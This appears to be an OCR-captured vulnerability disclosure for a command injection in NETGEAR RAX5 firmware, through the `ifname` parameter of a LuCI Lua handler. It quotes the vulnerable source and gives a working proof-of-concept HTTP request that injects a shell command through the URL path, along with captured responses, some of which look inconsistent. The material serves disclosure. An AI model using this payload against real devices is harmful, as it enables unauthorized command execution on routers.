
yanggao017 netgear_rax5_vuln

ecc7ca5 · 5 months ago

NETGEAR RAX5 V1.0.2.26 Command Injection (apcli_do_enr_pin_wps)

Product Information

- Device: NETGEAR RAX5
- Firmware Version: V1.0.2.26
- Manufacturer's website information：https://www.netgear.com/
- Firmware download address ：https://www.downloads.netgear.com/files/GDC/RAX5/RAX5_V1.0.2.26_1.zip or https://www.netgear.com/support/download/?model=RAX5



Vulnerability Description

In the `/usr/lib/lua/luci/controller/mtkwifi.lua` file, there is a **command injection vulnerability** in the `apcli_do_enr_pin_wps` function via the `ifname` parameter.

```
1352  function apcli_do_enr_pin_wps(ifname, devname, raw_ssid)
1353      local target_ap_ssid = ""
1354      local ret_value = {}
1355      if(raw_ssid == "") then
1356          ret_value["apcli_do_enr_pin_wps"] = "GET_SSID_NG"
1357      end
1358      ret_value["raw_ssid"] = raw_ssid
1359      target_ap_ssid = decode_ssid(raw_ssid)
1360      target_ap_ssid = ''..mtkwifi.__handleSpecialChars(target_ap_ssid)
1361      ret_value["target_ap_ssid"] = target_ap_ssid
1362      if(target_ap_ssid == "") then
1363          ret_value["apcli_do_enr_pin_wps"] = "GET_SSID_NG"
1364      else
1365          ret_value["apcli_do_enr_pin_wps"] = "OK"
1366      end
1367      os.execute("ifconfig "..ifname.." up")
1368      debug_write("ifconfig "..ifname.." up")
1369      os.execute("brctl addif br0 "..ifname)
1370      debug_write("brctl addif br0 "..ifname)
1371      os.execute("brctl addif br-lan "..ifname)
1372      debug_write("brctl addif br-lan "..ifname)
1373      os.execute("iwpriv "..ifname.." set ApCliAutoConnect=1")
1374      os.execute("iwpriv "..ifname.." set ApCliEnable=1")
1375      debug_write("iwpriv "..ifname.." set ApCliEnable=1")
1376      --os.execute("iwpriv "..ifname.." set WscConfMode=0")
1377      os.execute("iwpriv "..ifname.." set WscConfMode=1")
1378      debug_write("iwpriv "..ifname.." set WscConfMode=1")
1379      os.execute("iwpriv "..ifname.." set WscMode=1")
1380      debug_write("iwpriv "..ifname.." set WscMode=1")
1381      os.execute("iwpriv "..ifname.." set ApCliWscSsid=\""..target_ap_ssid.."\"")
1382      debug_write("iwpriv "..ifname.." set ApCliWscSsid=\""..target_ap_ssid.."\"")
1383      os.execute("iwpriv "..ifname.." set WscGetConf=1")
1384      debug_write("iwpriv "..ifname.." set WscGetConf=1")
1385      -- check interface value to correlate with nvram as values will be like apclixxx
1386      os.execute("wps_action.lua "..ifname)
```

Entry: `/admin/mtk/wifi/apcli_do_enr_pin_wps/arg`

```
100     entry({"admin", "mtk", "wifi", "apcli_do_enr_pin_wps"}, call("apcli_do_enr_pin_wps")).leaf = true;
```

Payload

We can trigger this vulnerability by injecting the `ls%3E1.txt` (ls>1.txt) command using the following payload.

```
GET /cgi-bin/luci/admin/mtk/wifi/apcli_do_enr_pin_wps/;ls%3E1.txt;/dev0/1 HTTP/1.
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sysauth=2066ce7be48fd3ba36e4135e973cd840
```

Request

Raw | Params | Headers | Hex

```
GET /cgi-bin/luci/admin/mtk/wifi/apcli_do_enr_pin_wps/;ls%3E1.txt;/dev0/1
HTTP/1.1
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sysauth=2066ce7be48fd3ba36e4135e973cd840
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Connection: close
br-lan    Link encap: Ethernet  HWaddr 00:0C:29:1A:EB:CF
      inet addr: 192.168.187.136  Bcast:192.168.187.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe1a:ebcf/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU: 1500  Metric:1
      RX packets: 10837 errors:0 dropped:0 overruns:0 frame:0
      TX packets: 10817 errors:0 dropped:0 overruns:0 carrier:0
      collisions: 0 txqueuelen:1000
      RX bytes: 4053475 (3.8 MiB)  TX bytes:4931335 (4.7 MiB)
Content-Length: 1064

eth0     Link encap:Ethernet  HWaddr 00:0C:29:1A:EB:CF
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:74691 errors:581 dropped:662 overruns:0 frame:0
      TX packets:10817 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:89115662 (84.9 MiB)  TX bytes:4931335 (4.7 MiB)
      Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:80 errors:0 dropped:0 overruns:0 frame:0
      TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:8034 (7.8 KiB)  TX bytes:8034 (7.8 KiB)

Status: 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Expires: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff

{"raw_ssid":"1","apcli_do_enr_pin_wps":"OK","target_ap_ssid":"1"}
```

After the injection, we can verify the result.

Request

Raw | Headers | Hex

```
GET /1.txt HTTP/1.1
Host: 192.168.187.136
Connection: close
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Connection: close
ETag: "132-25-675b98dd"
Last-Modified: Fri, 13 Dec 2024 02:15:57 GMT
Date: Fri, 13 Dec 2024 02:17:13 GMT
Content-Type: text/plain
Content-Length: 37

1.txt
cgi-bin
index.html
luci-static
```